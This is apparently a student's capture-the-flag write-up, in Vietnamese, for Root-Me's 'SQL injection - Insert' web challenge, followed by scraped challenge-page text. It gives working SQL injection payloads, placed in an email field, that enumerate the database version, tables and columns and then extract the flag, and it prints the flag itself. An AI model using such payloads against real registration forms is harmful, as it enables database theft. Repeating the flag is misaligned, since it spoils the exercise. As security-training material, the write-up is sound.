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MSSV: 20521763

Lớp: Bảo mật web và ứng dụng - NT213.N21.ANTN


Tên challenge : SQL injection - Insert

Link challenge : <https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Insert>


Mục tiêu của bài này là chèn vào phần email để tạo ra thêm 1 account chứa thông tin ta cần (nếu chèn vào phần username và password thì ta không thể đăng nhập để lấy thông tin được)

Payload phần email:

```
abc@'),('inject1','123456789',(select version()))-- -
```



```
abcd@'),('inject77','123456789',(SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema=database()))-- -
```



Tìm thấy một bảng flag

Trích xuất cột từ flag:

```
abc@'),('inject55','123456789',(SELECT group_concat(COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA=database() AND TABLE_NAME='flag'))-- -
```

Authentication | Register

Login

Username : inject55

Email : flag

Find flag:

abc@'),('inject56','123456789',(SELECT group_concat(flag) FROM flag))-- -

Authentication | Register

Login

Username : inject56

Email : flag is : moaZ63rVXUhlQ8tVS7Hw

Challenges/Web - Server : SQL

https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Insert?action_solution=voir&lang=en

Root Me

HOME / CHALLENGES / WEB - SERVER

Capture The Flag

Challenges

Community

Information

350 visitors now

Newest members:

Agnes, Sereia, john Guard, miralison

Offers

CDI Penetration tester

APP Cybersecurity analyst

CDI Cybersecurity consultant

AUT R&D engineer

Chatbox

namespace

19 April 2023 at 22:10

hi

Kiulu

18 April 2023 at 15:02

how to connect a machine LDAP - null bind

DarkHamster

18 April 2023 at 09:39

hello my nbs who knows the register

SQL injection - Insert

40 Points

Request Insert: fun & profit

Author: sambecks, 23 February 2015

Level: 1

Validations: 2515 Challengers, 1%

Note: 5 stars, 166 Votes

Statement: Retrieve the flag.

Start the challenge

1 related ressource(s): SQL injection in insert, update and delete statements (Exploitation - Web)

Validation: Well done, you won 40 Points

Don't forget to give your opinion on the challenge by voting : 1

tweet it!

Enter password

Time 60p

Flag : moaZ63rVXUhIQ8tVS7Hw